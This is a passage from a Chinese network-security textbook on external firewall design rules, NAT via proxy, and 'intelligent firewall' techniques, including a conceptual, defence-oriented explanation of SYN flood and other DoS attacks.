



图 8-12 企业外部防火墙结构

所有来自外部网络的服务请求只能到外部防火墙的外部网卡,防火墙对收到的数据包进行分析后,将合法的请求通过内部网卡传送给相应的服务主机,对于非法访问加以拒绝。

### 1. 外部防火墙的应用方案

在企业设计网络时,外部防火墙是内、外网络间的唯一通信通道。安装外部防火墙后,可以实现内部网络与外部网络的有效隔离,防范来自外部网络的非法攻击。同时,保证了 DMZ 服务器的相对安全性和使用便捷性。外部防火墙是目前应用最广的防火墙。如果要保证网络的安全性,就不能再有另外的其他网络连接途径。在有些企业中允许一些特殊用户(如企业高层领导)通过拨号方式与其他网络连接。这样,企业网络的安全性就无法控制,在无形之中就给非法用户打开了一个可以入侵的大门,这是需要绝对禁止的。

外部防火墙具体可以实现以下功能:

(1) 通过源地址过滤,拒绝外部非法 IP 地址,有效避免了外部网络上与业务无关的主机越权访问,防火墙可以只保留有用的服务。

(2) 关闭其他不需要的服务,将系统受攻击的可能性降低到最小限度,使黑客无机可乘。

(3) 制定访问策略,使只有被授权的外部主机可以访问内部网络有限的 IP 地址,保证外部网络只能访问内部网络中必要的资源,与业务无关的操作将被拒绝。

(4) 由于外部网络的 DMZ 主机的所有访问都要经过防火墙,防火墙可以全面监视外部网络对内部网络的访问活动,并进行详细记录,通过分析可以发现可疑的攻击行为。

(5) 对于远程登录的用户,如 Telnet 等,防火墙利用加强的认证功能,可以有效地防止非法入侵。

(6) 集中管理网络的安全策略,因此入侵者无法通过更改一台主机的安全策略而达到控制其他资源、获取访问权限的目的。

（7）进行地址转换工作，使外部网络不能看到内部网络的结构，从而使入侵者找不到攻击目标。

**2. 外部防火墙系统设计规则**

在通常情况下，外部防火墙要以默认形式或者通过配置来实现以下规则：

（1）除了被允许的通信外，拒绝所有其他通信。

（2）阻止声明具有内部或外部网络源地址的外来数据包。

（3）阻止声明具有外部源IP地址的外出数据包（通信应该只来自堡垒主机）。

（4）允许从DNS解析程序到Internet上的DNS服务器的基于TCP或UDP协议的DNS查询和应答。

（5）允许基于UDP的外部客户端查询DNS解析程序并提供应答。

（6）允许SMTP堡垒主机与Internet的邮件相互进出。

（7）允许由代理发起的通信从代理服务器到达Internet。

（8）允许代理应答从Internet定向到外围网络上的代理服务器。

**【案例8-3】** 一个公司内部网络的地址是192.168.3.0，而公司对外的合法IP地址是200.56.10.10～200.56.10.13，则内部主机192.168.3.5访问因特网上的某一Web服务器时，在通过代理服务器后，IP地址和端口可能为200.56.10.11:2000。在代理服务器中维护着一张地址对应表，当外部网络的WWW服务返回结果时，代理服务器将此IP地址和端口转化为内部网络的IP地址和端口80。外部防火墙是检测并允许上述代理服务器发起的通信从代理服务器到达Internet，同时也允许代理应答从Internet定向到外围网络上的代理服务器。代理服务器组织了所有的外部网络的主机与内部网络之间的直接访问，所有通信都必须通过代理实现。

**讨论思考**

（1）为何将企业网络划分为3个区域？外围网络有何用处？

（2）简述企业内部防火墙与外部防火墙在设计上的区别？

# 8.5 智能防火墙概述

防火墙自出现以来，无论从技术还是产品发展历程上，都经历了5个发展阶段。第一代防火墙技术几乎与路由器同时出现，采用了包过滤（packet filter）技术。1989年，贝尔实验室的Dave Presotto和Howard Trickey推出了第二代防火墙，即电路级防火墙，同时提出了第三代防火墙——应用级防火墙（代理防火墙），美国国防部利用TIS防火墙套件做了应用实践。1992年，USC信息科学院的Bob Braden开发出了基于动态包过滤（dynamic packet filter）技术的第四代防火墙，后来演变为目前所说的状态监视（stateful inspection）技术。1994年，以色列CheckPoint公司开发出了第一个采用这种技术的商业化的产品。1998年，NAI公司推出了一种自适应代理（adaptive proxy）技术，并在其产品Gauntlet Firewall for NT中得以实现，给代理类型的防火墙赋予了全新的意义，可以称之为第五代防火墙。

### 8.5.1 传统防火墙的安全问题

传统防火墙技术有一个共同的特点,就是采用逐一匹配方法,计算量太大。包过滤是对IP包进行匹配检查,状态检测包过滤除了对包进行匹配检查外,还要对状态信息进行匹配检查,应用代理对应用协议和应用数据进行匹配检查。因此,它们都有一个共同的缺陷,即安全性越高,检查的越多,效率越低。用一个定律来描述,就是防火墙的安全性与效率成反比。

防火墙在所有的安全设备采购中占据第一的位置。但传统的防火墙并没有解决网络主要的安全问题。目前网络安全的三大主要问题是:以拒绝访问(DDoS)为主要目的的网络攻击,以蠕虫(worm)为主要代表的病毒传播,和以垃圾电子邮件(SPAM)为代表的内容控制。这三大安全问题占据网络安全问题九成以上。而对于这三大问题,非智能防火墙都无能为力。

根据2003年美国联邦调查局(FBI)和计算机犯罪调查机构(CSI)联合发布的报告,超过50%的被调查者承认遭受拒绝访问攻击,80%的被调查者遭受病毒的攻击。垃圾电子邮件更猖狂,IDC估计到2006年,全球每天发送的垃圾信息将超过200亿条。

传统的防火墙不能解决上述三大问题的原因有三个。一是传统防火墙的计算能力的限制。传统的防火墙是以高强度的检查为代价,检查的强度越高,计算的代价越大。二是传统防火墙的访问控制机制是一个简单的过滤机制。它是一个简单的条件过滤器,不具有智能功能,无法解决复杂的攻击。三是传统的防火墙无法区分善意和恶意的行为,该特征决定了传统的防火墙无法解决恶意的攻击行为。

### 8.5.2 新一代的智能防火墙

智能防火墙是相对于传统的防火墙而言的,顾名思义,它更聪明,更智能。很多用户非常接受智能防火墙概念,在他们的眼里,不聪明就是不可靠不安全。对于传统的防火墙存在的很多问题,用户往往难以理解。用户经常会问,为什么防火墙不能防止黑客的攻击?安全专家用记录的数据来分析,一眼就发现黑客的攻击,为什么防火墙不行?原因就是传统的防火墙是一个简单机制,机械地执行安全策略,这由图8-13所示的传统防火墙的体系结构可以反映出来。

智能防火墙从技术特征上,是利用统计、记忆、概率和决策的智能方法来对数据进行识别,并达到访问控制的目的。新的数学方法消除了匹配检查所需要的海量计算,能够高效地发现网络行为的特征值,直接进行访问控制。由于这些方法多是人工智能学科采用的方法,因此将这种防火墙称为智能防火墙,其体系结构如图8-14所示。

一个典型例子可以说明智能防火墙对网络安全的重要性。传统的防火墙对包的检查如同对人采用的相貌图像识别,把一个人的相貌转换为图像,对图像的每一个像素进行记忆,然后进行匹配检查,通过检查上千万个像素之后,告诉你这是谁。但人不是这样来识别相貌的。人几乎无须计算就可以立即识别你是谁,这就是智能识别。智能防火墙无须海量计算就可以轻松找到网络行为的特征值来识别网络行为,从而轻松地执行访问控制。





图 8-13 传统防火墙体系结构





图 8-14 智能防火墙体系结构

### 8.5.3 智能防火墙的关键技术

智能防火墙的关键技术主要有如下 6 种。

**1. 防范攻击技术**

智能防火墙能智能地识别恶意数据流量，并有效地阻断恶意数据攻击。智能防火墙可以有效地解决 SYN Flooding、Land Attack、UDP Flooding、Ping Flooding、Smurf、Ping of Death、Unreachable Host 等攻击。防攻击技术还可以有效地切断恶意病毒或木马的流量攻击。关于这部分内容在 8.5.5 节还会进一步阐述。

**2. 防扫描技术**

智能防火墙能智能识别黑客的恶意扫描，并有效地阻断或欺骗恶意扫描者。对目前已知的扫描工具，如 ISS、SSS、NMAP 等，智能防火墙可以防止被扫描。防扫描技术还可以有效地解决恶意代码的恶意扫描攻击。

### 3. 防欺骗技术

智能防火墙提供基于 MAC 的访问控制机制，可以防止 MAC 欺骗和 IP 欺骗，支持 MAC 过滤和 IP 过滤，将防火墙的访问控制扩展到 OSI 参考模型的第二层。

### 4. 入侵防御技术

智能防火墙为了解决准许放行的数据包的安全性，对准许放行的数据进行入侵检测，并提供入侵防御保护。入侵防御技术采用了多种检测技术，例如，特征检测可以准确检测已知的攻击，特征库涵盖了目前流行的网络攻击；异常检测基于对监控网络的自学习能力，可以有效地检测新出现的攻击；检测引擎中还集成了针对缓冲区溢出等特定攻击的检测。智能防火墙完成了深层数据包监控，并能阻断应用层攻击。

### 5. 包擦洗和协议正常化技术

智能防火墙支持包擦洗技术，可以对 IP、TCP、UDP、ICMP 等协议的数据包进行擦洗，实现协议的正常化，消除潜在的协议风险和攻击。这些方法对消除 TCP/IP 协议的缺陷和应用协议的漏洞所带来的威胁效果显著。

### 6. AAA 技术

IPv4 版本的一大缺陷是缺乏身份认证功能，所以在 IPv6 版本中增加了该功能。但是 IPv6 的推广尚需时日，IPv4 在相当长一段时间内还会继续存在。智能防火墙增加了对 IP 层的身份认证，基于身份来实现访问控制。

## 8.5.4 智能防火墙的主要特点

从图 8-13 与图 8-14 中可以看出，智能防火墙相比于传统的防火墙，增加了规则自学习模块以及规则优化模块，而这恰恰是智能防火墙的核心。通过这种自学习能力，智能防火墙成功地解决了普遍存在的拒绝服务攻击（DDoS）的问题、病毒传播的问题和高级应用入侵的行为，代表了防火墙的主流发展方向。新一代的智能防火墙自身的安全性较传统的防火墙有很大的提高，在特权最小化、系统最小化、内核安全、系统加固、系统优化和网络性能最大化方面，与传统防火墙相比有质的飞跃。

智能防火墙执行全访问的访问控制，而不是简单地执行过滤策略。基于对行为的识别，可以根据人、时间、地点（网络层）和行为（OSI 七层）来执行访问控制，大大增强了防火墙的安全性，更聪明，更智能。

智能防火墙具备集中网络管理平台，具备配置管理、性能管理、故障管理、安全管理、审计管理五大管理域。智能防火墙提供网络实时监控功能。支持监控的性能包括 CPU、内存、网络和硬盘的使用率等信息；支持监控防火墙的状态，并实时报警；支持实时监控，包括性能监控、接口流量监控等。

智能防火墙提供对日志的监控、自动处理、人工或自动导出、数据库导入、查看、查询、显示、报警等功能，支持条件查询。

### 8.5.5 用智能防火墙阻止攻击

目前，威胁网络安全行为的90%来自以拒绝访问（DoS和DDoS）为主要目的网络攻击，以蠕虫为主要代表的病毒传播，和以垃圾电子邮件（SPAM）为代表的内容控制。DoS（Denial of Service）攻击是一种很简单但又很有效的进攻方式，能够利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务。DDoS（Distributed Denial of Service）是一种基于DoS的特殊形式的拒绝服务攻击，攻击者通过事先控制大批傀儡机，并控制这些设备同时发起对目标的DoS攻击，具有较大的破坏性。

常见的DoS/DDoS攻击可以分为两大类：一类是针对系统漏洞的攻击。例如，泪滴（TearDrop）攻击利用在TCP/IP协议栈实现中信任IP碎片中的包的标题头所包含的信息来实现攻击，IP分段含有指示该分段所包含的是原包的哪一段信息，某些TCP/IP协议栈（例如Windows NT在Service Pack 4以前）在收到含有重叠偏移的伪造分段时将崩溃。另一类是带宽占用型攻击，比较典型的如UDP flood 、SYN flood、ICMP flood等，SYN Flood具有典型意义，利用TCP协议的特点完成攻击。通常一次TCP连接的建立包括3个步骤：客户端发送SYN包给服务器端；服务器分配一定的资源给这个连接并返回SYN/ACK包，并等待连接建立的最后的ACK包；最后客户端发送ACK报文，这样两者之间的连接建立起来，并可以通过连接传送资料了。而SYN Flood攻击的过程就是疯狂发送SYN报文，而不返回ACK报文，服务器占用过多资源，而导致系统资源占用过多，没有能力响应别的操作，或不能响应正常的网络请求。

从现在和未来看，防火墙都是抵御DoS/DDoS攻击的重要组成部分，这是由防火墙在网络拓扑的位置和扮演的角色决定的。

**1. 基于状态的资源控制以保护防火墙资源**

智能防火墙支持IP Inspect功能，防火墙会对进入防火墙的报文做严格检查，各种针对系统漏洞的攻击包，如Ping of Death、TearDrop等，会自动被系统过滤掉，从而保护了网络免受来自外部的漏洞攻击。对任何防火墙来说，资源都是十分宝贵的，当受到外来的DDoS攻击时，系统内部的资源全都被攻击流所占用，此时正常的资料报文肯定会受到影响。智能防火墙基于状态的资源控制功能可以自动监视网络内所有的连接状态，当有连接长时间未得到应答，就会处于半连接的状态，浪费系统资源，当系统内的半连接超过正常的范围时，就有可能是遭受了攻击。智能防火墙基于状态的资源控制能有效控制此类情况。

(1) 控制连接与半连的超时时间。必要时，可以缩短半连接的超时时间，加速半连接的老化。

(2) 限制系统各个协议的最大连接数，保证协议的连接总数不超过系统限制，在达到连接上限后删除新建的连接。

(3) 限制系统符合条件源/目的主机连接数量。

针对源或目的IP地址做流限制，Inspect可以限制每个IP地址的资源。用户在资源控制的范围内时，使用并不会受到任何影响；但当用户感染蠕虫病毒或发送攻击报文等

情况时，针对流的资源控制可以限制每个IP地址发送的连接数目，超过限制的连接将被丢弃，这种做法可以有效抑制病毒产生的攻击效果，避免其他正常使用的用户受到影响。

单位时间内如果穿过防火墙的“同类”数据流超过门限值，可以设定对该类数据流进行阻断，对于防止IP、ICMP、UDP等非连接的flood攻击具有很好的防御效果。

### 2. 智能TCP代理有效防范SYN Flood攻击

在常见的攻击手段里，拒绝服务(DoS)攻击是最主要也是最常见的。而在拒绝服务攻击里，又以SYN Flood(洪水攻击)攻击最为有名。SYN Flood利用TCP协议在设计上的缺陷，通过特定方式发送大量的TCP请求，从而导致受攻击方CPU超负荷或内存不足。

1) SYN Flood攻击原理

要达到防御此类攻击的目的，首先就要了解该类攻击的原理。SYN Flood攻击所利用的是TCP协议存在的漏洞，那么TCP的漏洞在哪里呢？原来TCP协议是面向连接的，在每次发送数据以前，都会在服务器与客户端之间先虚拟出一条路线，称TCP连接，以后的各数据通信都经由该路线进行，直到本TCP连接结束。而UDP协议则是无连接的协议，在基于UDP协议的通信中，各数据报并不经由相同的路线。整个TCP连接需要经过三次协商(俗称“三次握手”)来完成。

第一次：客户端发送一个带有SYN标记的TCP报文到服务器端，正式开始TCP连接请求。在发送的报文中指定了自己所用的端口号以及TCP连接初始序号等信息。

第二次：服务器端在接收到来自客户端的请求之后，返回一个带有SYN+ACK标记的报文，表示接受连接，并将TCP序号加1。

第三次：客户端接收到来自服务器端的确认信息后，也返回一个带有ACK标记的报文，表示已经接收到来自服务器端的确认信息。服务器端在得到该数据报文后，一个TCP连接才算真正建立起来。

在以上三次握手中，当客户端发送一个TCP连接请求给服务器端，服务器也发出了相应的响应数据报文之后，可能由于某些原因(如客户端突然死机或断网等原因)，客户端不能接收到来自服务器端的确认数据报，这就造成了以上三次连接中的第一次和第二次握手的TCP半连接(并不是完全不连接，连接并未完全中断)。由于服务器端发出了带SYN+ACK标记的报文，却并没有得到客户端返回相应的ACK报文，于是服务器就进入等待状态，并定期反复进行SYN+ACK报文重发，直到客户端确认收到为止。这样服务器端就会一直处于等待状态，并且由于不断发送SYN+ACK报文，使得CPU及其他资源严重消耗，还因大量报文使得网络出现堵塞，这样不仅服务器可能崩溃，而且网络也可能处于瘫痪状态。

SYN Flood攻击正是利用了TCP连接的这个漏洞来实现攻击目的的。当恶意的客户端构造出大量的这种TCP半连接发送到服务器端时，服务器端就会一直陷入等待的过程中，并且耗用大量的CPU资源和内存资源来进行SYN+ACK报文的重发，最终使得服务器端崩溃。

2）用防火墙防御 SYN Flood 攻击

智能 TCP 代理型防火墙的防御方法是：在客户端与服务器建立 TCP 连接的三次握手过程中，由位于客户端与服务器端（通常分别位于外、内部网络）中间的智能防火墙充当代理角色，这样客户端要与服务器端建立一个 TCP 连接，就必须先与防火墙进行三次 TCP 握手，当客户端和防火墙三次握手成功之后，再由防火墙与客户端进行三次 TCP 握手，完成后再进行一个 TCP 连接的三次握手。一个成功的 TCP 连接所经历的两个三次握手过程（先是客户端到防火墙的三次握手，再是防火墙到服务器端的三次握手）如图 8-15 所示。





**图 8-15　两个三次握手过程**

